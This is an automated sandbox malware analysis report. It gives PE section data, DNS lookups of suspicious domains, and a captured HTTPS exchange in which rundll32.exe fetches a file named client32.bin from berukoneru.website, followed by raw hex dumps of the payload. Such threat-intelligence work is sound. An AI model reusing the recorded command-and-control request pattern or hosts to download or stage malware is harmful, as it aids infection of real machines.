Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x26ec0	0x24800	False	0.51682229238	data	5.5020241716	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x28000	0x1e4fe	0x1be00	False	0.0578843189462	data	6.07273076569	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x47000	0x16f8e8	0x16fa00	False	0.218529518021	data	4.81717219526	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1b7000	0x6ec	0x800	False	0.75	data	6.07315256741	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 14, 2021 10:21:27.879158020 CET	192.168.2.6	8.8.8.8	0xe710	Standard query (0)	windows.update3.com	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.005357981 CET	192.168.2.6	8.8.8.8	0x8816	Standard query (0)	windows.update3.com	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.100939989 CET	192.168.2.6	8.8.8.8	0x9c94	Standard query (0)	windows.update3.com	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.618268013 CET	192.168.2.6	8.8.8.8	0x9cd0	Standard query (0)	windows.update3.com	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:38.683651924 CET	192.168.2.6	8.8.8.8	0x766e	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:38.937886000 CET	192.168.2.6	8.8.8.8	0x1f47	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.074219942 CET	192.168.2.6	8.8.8.8	0x1098	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.206109047 CET	192.168.2.6	8.8.8.8	0x3ff7	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.301306009 CET	192.168.2.6	8.8.8.8	0x48be	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.382054090 CET	192.168.2.6	8.8.8.8	0xc3c5	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.611248016 CET	192.168.2.6	8.8.8.8	0xdf42	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.729481936 CET	192.168.2.6	8.8.8.8	0xbf7b	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.907537937 CET	192.168.2.6	8.8.8.8	0xd2f2	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:40.019191027 CET	192.168.2.6	8.8.8.8	0xbbba	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:40.492409945 CET	192.168.2.6	8.8.8.8	0x1433	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:40.775444984 CET	192.168.2.6	8.8.8.8	0xe94f	Standard query (0)	berukoneru.website	A (IP address)	IN (0x0001)
Dec 14, 2021 10:22:41.757524967 CET	192.168.2.6	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Dec 14, 2021 10:22:41.779015064 CET	192.168.2.6	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 14, 2021 10:21:27.897459030 CET	8.8.8.8	192.168.2.6	0xe710	No error (0)	windows.update3.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Dec 14, 2021 10:21:27.897459030 CET	8.8.8.8	192.168.2.6	0xe710	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.12.124.139	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:27.897459030 CET	8.8.8.8	192.168.2.6	0xe710	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.20.161.64	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:27.897459030 CET	8.8.8.8	192.168.2.6	0xe710	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		18.219.227.107	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.022103071 CET	8.8.8.8	192.168.2.6	0x8816	No error (0)	windows.update3.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Dec 14, 2021 10:21:28.022103071 CET	8.8.8.8	192.168.2.6	0x8816	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		18.219.227.107	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.022103071 CET	8.8.8.8	192.168.2.6	0x8816	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.20.161.64	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 14, 2021 10:21:28.022103071 CET	8.8.8.8	192.168.2.6	0x8816	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.12.124.139	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.121263027 CET	8.8.8.8	192.168.2.6	0x9c94	No error (0)	windows.update3.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Dec 14, 2021 10:21:28.121263027 CET	8.8.8.8	192.168.2.6	0x9c94	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.20.161.64	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.121263027 CET	8.8.8.8	192.168.2.6	0x9c94	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		18.219.227.107	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.121263027 CET	8.8.8.8	192.168.2.6	0x9c94	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.12.124.139	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.635057926 CET	8.8.8.8	192.168.2.6	0x9cd0	No error (0)	windows.update3.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Dec 14, 2021 10:21:28.635057926 CET	8.8.8.8	192.168.2.6	0x9cd0	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.12.124.139	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.635057926 CET	8.8.8.8	192.168.2.6	0x9cd0	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.20.161.64	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:28.635057926 CET	8.8.8.8	192.168.2.6	0x9cd0	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		18.219.227.107	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:38.706058979 CET	8.8.8.8	192.168.2.6	0x766e	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:38.955063105 CET	8.8.8.8	192.168.2.6	0x1f47	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.093746901 CET	8.8.8.8	192.168.2.6	0x1098	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.223566055 CET	8.8.8.8	192.168.2.6	0x3ff7	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.320144892 CET	8.8.8.8	192.168.2.6	0x48be	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.399878979 CET	8.8.8.8	192.168.2.6	0xc3c5	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.629395008 CET	8.8.8.8	192.168.2.6	0xdf42	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.748024940 CET	8.8.8.8	192.168.2.6	0xbf7b	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:39.923528910 CET	8.8.8.8	192.168.2.6	0xd2f2	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:40.035238981 CET	8.8.8.8	192.168.2.6	0xbbba	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:21:40.508769035 CET	8.8.8.8	192.168.2.6	0x1433	No error (0)	berukoneru.website		79.110.52.144	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 14, 2021 10:21:40.791791916 CET	8.8.8.8	192.168.2.6	0xe94f	No error (0)	berukoneru .website		79.110.52.144	A (IP address)	IN (0x0001)
Dec 14, 2021 10:22:41.773610115 CET	8.8.8.8	192.168.2.6	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Dec 14, 2021 10:22:41.797523975 CET	8.8.8.8	192.168.2.6	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)

HTTP Request Dependency Graph

- berukoneru.website

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49812	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:38 UTC	0	OUT	GET /tire/jd_2FYT4kZR8w841QcBB1/tR81NFI9aRqohSRO/X0dydnORWplT5uR/5w00AG_2B_2FJ09dQQ/WUxReP iB4/GTOJFQ8FP8igXEjbgkH9/zEak3366_2FSVu5YatC/6c8yBLY3VgDZriaVuWUlRJ/NfUpYHR7DlV_2/FmC6rrvj /IWZqq_2FXZYrZ6Jfrjl4wOK/cOGNowVtID/CNlyDmEUAcdL6Nggn/Q6FP_2FvO/_2BU9JHdR/p.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
2021-12-14 09:21:38 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:38 GMT Content-Type: application/zip Content-Length: 213639 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=7dqmvvfrme1greav2ihm5lh9u3; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:38 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:38 UTC	0	IN	Data Raw: fa 20 1c 7c 43 17 ce 86 db 4b 72 bb 94 ee 48 40 4a bf 8f e9 2c 5b ea 47 de 7c 6b a3 c0 07 1f 75 79 27 cc 4f 13 37 db a0 64 75 67 27 44 06 94 62 3d 48 9c 68 d9 61 6a d0 2d 9f ee c4 99 6b 5a 7d 2a a8 7a 61 02 68 25 2e c6 05 51 2c 3c a9 d0 f0 20 85 44 a0 e6 75 44 05 09 0e dd 6b 40 f5 0c ce c8 32 78 62 bd 18 eb 3e 4d 07 dc 11 a7 92 4b 99 b7 54 f2 b2 a3 c0 bd 2f 2f bb 85 f4 79 21 4e 8a 91 19 e7 51 35 57 c0 6f a3 24 4c ae e7 9e 1e 57 97 af c0 d4 8c 8a a3 d6 1f 7b 9d ea 00 e4 b0 ae 58 7b 98 80 a4 dd 02 0b b3 21 6b bc 98 e8 6c 18 52 6e 44 78 cc 7a d2 a1 31 6d 95 8a fa 0f 47 53 3d 0b 4d 9d ec 4c 7e b4 b0 00 bd f5 32 ca 9d f6 39 81 49 d4 cc 67 7f 5a b6 d3 b9 57 bc 88 c3 3a 69 5b 38 95 b8 75 a0 6c 39 1d b3 3e a0 ea 5f ef 54 dc 14 77 c6 d3 27 4d f2 5c a7 2f a6 4b 56 Data Ascii: |CKrH@J,[G|kuy'O7dug'Db=Hhaj-kZ}*zah%.Q,< DuDk@2xb>MKT//y!NQ5Wo$LW{X{!klRnDxz1mGS=ML~29 lgZW:i[8ul9>_Tw'M\KV
2021-12-14 09:21:38 UTC	16	IN	Data Raw: 37 0d 4a 26 07 ef 84 99 04 24 2d d2 a5 97 36 90 06 1e 40 0c 13 97 05 8d 3b 48 a0 1c bb fe bc 13 9a 21 57 ed df 3c 3f 87 73 02 40 da c3 75 75 da ba aa ab 65 d7 2e 68 08 03 ed ec 4a cd 55 ff 67 38 b6 c0 52 54 a2 5d 4f 34 7a 36 15 b6 f6 f9 19 e7 4b 6e de 07 dd 3f 2b f2 13 e4 40 c8 ca 33 08 92 fe 08 fe e9 24 06 60 04 d0 0f 80 64 2b 5a a4 af 11 ce 4d f0 83 94 21 95 58 75 b0 3a c5 0a 41 74 e5 d1 e6 cb ec d1 10 5a 97 cb 53 54 a0 d5 ff 8e ff cf 43 1c 6d 25 74 5c 1e 50 84 cc 16 14 ca 08 55 7d 40 cb cd 5f 28 dc 06 33 e3 4e 6f 46 14 3f 23 4a 56 c8 49 5a 7e 53 fc 32 ea b7 a4 56 cb 32 1c 95 b2 42 66 98 99 8f 28 a1 88 6e 03 94 d3 7f 10 de 93 62 15 b7 57 7d d0 e0 68 3d e5 9f 59 38 d9 15 ef 9b a0 99 be 42 e4 8a 9d a3 22 55 fd eb 57 2d 41 2e 20 52 7e be e1 57 37 58 7b 93 Data Ascii: 7J&$-6@;H!W<?s@uue.hJUg8RT]O4z6Kn?+@3$`d+ZM!Xu:AtZSTCm%t\PU}@_(3NoF?#JVIZ~S2V2 Bf(nbW}h=Y8B"UW-A. R~W7X{
2021-12-14 09:21:38 UTC	32	IN	Data Raw: ec 62 9f bc 1d 37 03 80 a9 34 02 cc a6 41 79 a3 1a aa aa aa bf 89 76 05 07 2a 3d 9e 07 aa 5a bd ed ce ff e2 a8 49 49 0e f0 3f c2 12 d5 e1 11 27 72 23 00 77 a4 f5 70 d5 7e d5 36 4b 3b 8c d0 57 5e e2 28 b4 7f 5d 0f ca 46 26 f0 0b 1c f1 a6 c9 b9 66 d7 05 bf 83 4c 8f 4c 75 7a 0f 3a 42 17 db a5 88 a8 6d 2b 54 ae ce 4d a9 0e 7d c1 b5 69 64 34 ce 02 aa ae 23 fe cb 06 a1 c5 8a 8f 95 f9 f6 de 29 90 30 08 46 90 be 1b eb 4f 9c bd d5 3d ef 91 29 52 0e 14 d0 37 45 29 2f de 63 c2 30 a3 f4 b5 96 a1 e5 15 04 64 42 10 2b 99 49 f6 ff ff 19 23 b8 d8 a0 37 bd 58 97 d7 4b 7c 44 c8 c3 b1 f8 47 ce 61 64 d1 a0 18 84 3f 92 6a 72 0a 59 0d 9b c9 c1 7d 5a a3 2f ef 44 db b8 a3 d5 9f 5f 5d 01 71 77 bb 91 3e 30 ce 3f cf 91 ab c0 56 da 5f 51 ed 2f f4 de de a3 17 d5 96 94 1a 34 bf 6c 83 Data Ascii: b74Ayv*=ZII?'r#wp~6K;W^(]F&fLLuz:Bm+TM}id4#)0FO=)R7E)/c0dB+I#7XK|DGad?jrY}Z/D_]qw>0?V_Q/4l
2021-12-14 09:21:38 UTC	48	IN	Data Raw: 74 64 30 2b 47 63 05 4e 1a 92 63 4d 88 49 ac 7b 18 e6 66 8d c0 25 d7 7e d9 11 1b 4f 63 60 d7 26 d1 40 d4 34 6e 34 3d 4b 92 e5 d7 a5 9a 3d e3 aa 8b 11 69 45 06 e0 eb dd 13 3b e4 ab 18 fa 5c e3 62 7f 93 bc 12 14 64 16 dd 5a 06 be 89 69 5e 65 ff 7b 27 50 76 26 a1 36 18 4a bf 41 83 8d 32 53 95 00 1e ee 73 11 c9 fb 9d 51 90 3a 39 5a 7b a5 4a 90 93 75 60 b4 a8 34 90 7a 6d e3 26 5d 01 e1 15 2f 75 14 56 2d 3e a3 51 8f 13 c2 d9 a7 d4 f2 74 ac 31 a0 07 61 96 4d e9 74 71 23 a4 75 5c 5f c5 4b 90 38 27 65 6f ef e5 aa 73 dc 30 d3 59 85 05 15 2f 5b 84 86 e4 52 3c 0e a8 bf 8c d0 00 60 7e bd 0d 42 8d 07 ee 5f d2 2a 60 c1 45 57 83 62 9f e1 79 14 87 dc 39 aa 2a 84 fe b0 c0 04 7c 32 47 0d 59 ca 53 c0 a9 0e 70 52 d7 a6 6c b7 d2 50 27 75 f0 af b5 ff ed 71 b5 9e d0 98 b3 70 c0 Data Ascii: td0+GcNcMI{f%~Oc`&@4n4=K=iE;\bdZi^e{'Pv&6JA2SsQ:9Z{Ju`4zm&]/uV->Qt1aMtq#u_K8'eos0Y/[R<` ~B_*`EWby9*|2GYSpRlP'uqp

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:38 UTC	64	IN	Data Raw: 06 de ca b6 3b 58 d5 62 cc 8a fb 45 76 21 95 c0 b7 2c 97 8f 7a 17 6a ac dd 76 32 14 48 19 d0 f7 c1 ee d3 57 60 bd a5 93 62 80 9a af 88 21 6c f2 8b 96 f0 d2 d3 34 b0 93 6b e1 52 c5 e0 b9 09 dc 24 7a bd f8 df 67 a9 25 54 e7 de 5c 27 67 d5 fa 59 28 f5 37 6f d4 a7 77 ef 33 f7 a0 57 23 35 bf 1f 26 2f 21 24 2e ac 08 73 bb a6 cc 3e d8 4b 4b fb c3 f7 81 12 0a 84 64 e0 0f 53 9a 23 a7 71 ae d5 f0 ee 0d 75 e0 23 cf 60 07 52 87 2c 23 56 b9 be df 5e 73 1f 46 f8 26 c6 6e c1 c4 ac a0 81 94 36 a2 86 82 0a fc c3 93 e8 ec e7 f6 54 24 ad 75 ad b1 8e ee ec a4 90 7d ee 8b 09 c2 b8 57 51 ba b0 ea 34 67 e2 87 bf 0c 2d 47 77 a1 62 67 a6 0c 1b a3 9e 8c 2f f0 90 c7 cd 2d ac 34 88 21 79 00 a9 d9 15 ae 14 e7 9c 74 d0 c8 de e0 b0 7e 94 ae f8 af a3 a6 cd cc a7 9f f4 c4 d3 b0 23 7c 41 Data Ascii: ;XbEv!,zjv2HW`b!l4kR$zg%T\'gY(7ow3W#5&/!$.s>KKdS#qu#`R,#V^sF&n6T$u}WQ4g-Gwbg/-4!yt~#|A
2021-12-14 09:21:38 UTC	80	IN	Data Raw: 1a 8b 8a c2 67 70 7e 71 54 68 79 73 a5 4e ab e3 4a b0 c0 35 cc 84 e5 09 8a 2d d4 b3 61 5c 7c a2 69 40 6d 93 fe 19 95 f1 37 72 e3 a4 cc e1 46 00 36 ad 08 70 09 48 ee df 28 59 f1 dc 84 d8 a6 88 9b 81 17 8e ac 5a 38 1e e3 b0 2c 58 88 bc 3c cc a0 d1 3f c9 e2 cd 71 82 5a a1 c4 49 0c ab e1 5d d1 4f 54 3c 7d a2 ed c9 e0 f5 88 65 0a 91 c0 51 f6 39 73 4c 95 3f e6 b4 ce f9 ff 68 3d da 15 d4 a3 b5 3e 9b f4 35 b5 15 04 36 86 d2 ec 26 ef ad 43 d2 da 21 a2 d9 f4 d3 7e 4c 68 aa bd 8e 8c d2 db 21 9d 03 68 fe f0 e3 c2 17 82 dc 14 81 fc 68 d1 32 7e 48 88 4d 6d a1 89 03 19 4f 65 74 d5 22 c5 7b 46 5c 8e e0 12 37 09 9f 86 e4 8c 00 7a 9c 9e 4c 98 c5 39 45 26 d1 e9 44 94 ff c8 ca 5c a2 f4 33 0d 2a aa 1f d3 4c 1c 0c 3f f3 08 7b a3 eb 7b e7 59 b5 5b bf cb 25 9b 11 72 93 d9 2d e6 Data Ascii: gp~qThysNJ5-a\\i@m7rF6pH(YZ8,X<?qZI]OT<}eQ9sL?h=>56&C!~Lh!hh2~HMmOet"{F\7zL9E&D\3*L?{{Y[%r-
2021-12-14 09:21:38 UTC	96	IN	Data Raw: 33 c3 d5 ab 38 83 31 57 4d b0 0c 3c fc 3e 4f d3 9b 72 a3 e4 0c 6c 08 2f ff a4 6c 6a df b6 8c 7b 24 68 b0 0e d2 05 e2 f9 41 46 ca 15 b9 b7 02 0c e3 58 ba 11 31 8b ba 02 3a 0c 84 d5 36 ab 65 24 1f f9 e2 0f 83 47 9a 22 6f 31 de 9f 0f 48 b3 c9 db f9 ab 1d 27 e9 c5 83 98 15 d7 6c 93 b7 0e ed 5f c9 d9 03 df 84 ce 07 03 28 39 eb db c4 21 50 9c 97 90 2c 76 af c5 99 4a 54 f4 ba 0b 5d 24 61 50 81 c0 d8 7d 07 a2 e1 6b 26 5f 8b 7c 88 95 2c 76 4f d0 70 dd 80 88 86 50 b0 40 ad 95 3b 12 bc 72 7c d5 0a 64 6a 9b 5a 3c f4 3f 02 57 75 f9 dc 0a 2e ff 75 10 53 d2 85 61 8f 3f 50 d0 35 57 1d 0c 50 9d e4 f5 fd 6c 84 5d 36 96 76 96 d2 ff 6f b3 fd 55 53 1a c3 bf 4b b6 27 2d e6 3c 55 80 81 fc 5e 8c 97 1a f2 df 24 a3 b6 a9 d1 ef 67 e5 8d 7a 95 79 f4 9d 6e 17 78 d6 28 d0 4a 03 fb b4 Data Ascii: 381WM<>Orl/lj{$hAFX1:6e$G"o1H'l_(9!P,vJT]$aP}k&_\|,vOpP@;r\|djZ<?Wu.uSa?P5WPl]6voUSK'-<U^$gzynx(J
2021-12-14 09:21:38 UTC	112	IN	Data Raw: 36 0c 6a 47 30 19 9c 4e 22 85 cb 33 b8 3c 86 72 6e eb c2 7f 61 f3 63 c9 32 ed 9a 6c 4e 71 21 a3 96 09 5b 1b f6 91 d8 af 7f 12 2f 29 bb 70 ab 1e 8f 4e 86 79 ad f6 43 a3 93 18 7d 1f cd c9 74 b0 36 46 e2 59 f2 66 4d 73 8d 51 79 81 72 ed e3 8b 3b 3c f9 23 bf 04 38 63 7f ed 81 2c 3c 66 e8 4d 85 47 dd da 40 0d f8 54 73 09 8e e5 8d 8d 56 86 3b 42 a5 20 c3 4d 3d 63 e6 81 2e d5 06 d0 40 d4 9b 0d 1b 77 b1 b5 59 66 f4 f3 d3 f0 a4 6a 03 8b d6 85 61 23 74 bb b4 54 a1 fa 5a 96 88 0d 48 0c 10 fc a7 55 bb fe 20 0d e3 f2 af 1a c5 61 fe 3f d1 72 04 af a2 d5 4c 24 76 71 d3 2c 1d 01 cc 92 44 5b b1 61 ea 2f e9 d5 61 5a c7 1d 6f 06 ad 68 4f d1 aa c8 64 89 7c 2f a9 56 0d 9e 5a 98 51 aa 2c 0b 5d 83 9b 9f 16 c2 e5 71 51 02 ea cc 84 39 90 e7 3b ce f7 eb ee e7 16 20 5a 10 d9 b7 22 Data Ascii: 6jG0N"3<rnac2lNq![/)pNyC}t6FYfMsQyr;<#8c,<fMG@TsV;B M=c.@wYfja#tTZHU a?rL$vq,D[a/aZohOd| /VZQ,]qQ9; Z"
2021-12-14 09:21:38 UTC	128	IN	Data Raw: f2 e5 3a cd 32 2d ed 92 9d 3f 9d f5 64 8d 06 c5 e4 93 7f 3e 78 36 95 1c 30 12 88 9a 97 7e 9b 10 03 a4 d9 d5 b1 65 9e 77 c5 87 e2 43 68 be db 1f 8e 2e a5 55 62 3c ec df 5b 5e a5 61 b7 69 0c ae ee 83 66 7a f5 00 74 70 c2 44 a6 a0 92 0c 66 fa b1 20 92 77 bf 47 29 d0 51 4a 32 10 65 09 54 81 4f ca 93 25 3b c8 e6 6b f3 3d 7d 97 d1 00 ae 70 9d 06 59 3e 67 79 35 74 ea a1 ac 3c 5d 64 44 b3 02 ea 1a ec 16 0e 15 85 65 8c 11 2a 09 43 5a ad 8a 26 10 f6 44 b8 5c 39 ac e8 dc 38 55 3d 16 98 7a 7d 69 fb c6 57 64 49 89 04 01 eb bc 13 9b d2 51 58 5b b1 c4 77 7c 6c b9 4d 8e af 08 97 af 13 96 8a 13 dc 5b 85 ee 1d d9 f1 cb 2e 8d 50 2f 90 1a 74 47 9d 82 de ef bb d5 4b 2a 1c 36 7f f6 20 e8 e6 00 2f 63 53 d2 32 c8 6f 20 15 e4 5b ee d7 c5 b4 29 0f ad c9 4a db d2 7e b9 b1 d9 bf 4a Data Ascii: :2-?d>x60~ewCh.Ub<[^aifztpDf wG)QJ2eTO%;k=}pY>gy5t<]dDe*CZ&D\98U=z}iWdIQX[w|lM[.P/tGK*6 /cS2o []J~J
2021-12-14 09:21:38 UTC	144	IN	Data Raw: 20 73 2e 57 0e da 3c 5f 79 54 cf f8 d9 3a ac c6 dd 9b d7 a4 39 61 8d 95 a4 49 72 7c 27 f5 8b 31 15 bb b1 a4 98 cd 3b 78 40 00 11 29 d8 f3 40 3f e5 24 c7 d0 44 db 15 b8 d0 20 72 e0 9d 97 4a eb ec 4c 78 60 b4 20 69 c7 26 d6 35 1e de 8d c2 21 c5 97 6d 4b a5 c3 49 16 5b d8 a6 e0 0f f2 84 9c d1 79 c0 82 53 97 59 e0 08 c2 cf 30 12 b5 5c 01 b9 dd c2 ee c3 36 24 f8 c7 cb e1 8a c7 fc 03 78 4b 1d ee 0a 44 0a 49 e0 cf 70 92 83 7c e4 ea 46 eb b2 dd eb 84 d1 99 14 0d de f8 64 26 f1 4b 89 99 b9 8e 38 6f 50 7d c3 4d a3 5a 10 f5 76 a0 20 0d 92 21 d1 72 f9 e7 a4 63 ff d0 b6 6b 3d b8 b2 cb 9f 53 83 29 ca db b3 aa f0 99 4c c0 77 df 06 d3 91 a4 f3 f3 97 a2 4b d3 ef 25 5c 44 cb 53 4b 0c 61 51 72 38 97 7d aa 8f 25 bb 4f 4d e7 f3 1b 93 67 be 35 a7 6d 10 26 d0 e9 75 49 03 9b fe Data Ascii: s.W<_yT:9aIr|'1;x@)@?$D rJLx` i&5!mKI[ySY0\6$xKDIp|Fd&K8oP}MZv !rck=S)LwK%\DSKaQr8}%OMg5m&uI
2021-12-14 09:21:38 UTC	160	IN	Data Raw: 36 19 cd 54 79 36 2b 6b 10 11 75 b0 3e 40 37 97 94 7d b3 d1 b3 ee 09 71 72 a8 16 9f 4c 06 27 52 09 90 a7 65 25 a4 a4 57 68 42 27 dd 6a 76 21 5f b3 5f 82 fe 88 df 67 74 1f 96 b4 23 a0 83 08 c2 ae 2d 1b fc ae e5 20 42 94 8a d8 7b d9 9b cf c3 7d 90 4b c0 21 97 33 34 d0 18 df fd d8 62 17 9d 9f 04 23 01 17 72 ad d8 e3 c8 36 ab ab 9c 6d a6 22 8a 34 fe 50 67 53 c5 95 c5 00 5e 38 04 78 1c ea fa f3 22 1e 4b 90 85 1f bb 19 f3 e4 1a 2e 5a d5 ee 09 ea 8a 92 12 37 4d 76 8c 5e 86 9a f6 0f 83 42 3d 9c 00 f1 3f 0a b2 7c 5a 8b 07 84 14 3c ee 7d ba 94 3d 04 25 74 dd 76 52 55 08 a3 7a 93 c7 7a 1d ab 8d 97 0e 87 eb b0 78 a9 b1 ef 0f 66 80 8a a6 12 cd 21 8a d8 66 2c bb 2d 78 c2 f3 b8 a0 53 6a 08 0a 6f d7 94 8a 1c 08 1b f7 0c 22 8d 33 21 1c 41 72 82 67 54 6c 50 cb 57 a0 17 74 Data Ascii: 6Ty6+ku>@7}qrL'Re%WhB'jv!__gt#- B{}K!34b#r6m"4PgS^8x"K.Z7Mv^B=?|Z<}=%tvRUzzxf!f,-xSjo"3!ArgTlPWt
2021-12-14 09:21:38 UTC	176	IN	Data Raw: 0e 82 3b 28 5c 8a 23 f3 fe ac ea 89 97 4f fd 45 07 36 35 55 85 5f e4 c1 68 4d fa b0 54 a3 22 04 98 4f c7 b5 8d 23 7d b2 61 b6 31 34 20 b7 1b a4 d9 42 0b 7e 84 3a ce e7 2c 38 36 17 77 e7 e4 fc 2c 65 16 40 a0 54 34 a1 13 8a 38 48 80 ff 35 49 57 af 87 44 9a 1f fc e5 4c 13 ed 3a 2b e0 e7 ce 29 ed f9 71 81 2e b2 3f 69 f0 38 cd 38 b1 59 2a 92 fb 5c 83 29 11 0a e0 7b 1c 3f d2 c4 55 e4 71 e3 3c b5 7d 97 37 f4 89 35 3e 2a 90 9a 16 31 29 0e b4 2a 40 26 4c aa 45 d5 c7 d8 27 6a 16 b1 9a 67 61 41 a1 1a ba 9f 70 6e 9e e9 48 f7 c2 cc 52 c9 00 75 56 16 a2 d2 83 54 8f f5 d3 27 87 8d e6 67 d7 b0 37 8c b1 38 87 6b 58 e8 12 fe ec 00 2d fd 70 73 31 4e 6a 42 32 85 39 f6 e8 5b 9a 34 07 d7 bd 73 ea cc e2 da f0 8c 8d 5c ca 99 14 9d fd ba a1 e0 ed 4d 03 be 96 69 17 e0 56 c7 1f 7f Data Ascii: ;(\#OE65U_hMT"O#}a14 B~:,86w,e@T48H5IWDL:+)q.?i88Y*\){?Uq<}75>*1)*@&LE'jgaApnHRuVT'g78kX-ps1NjB29[4s\MiV
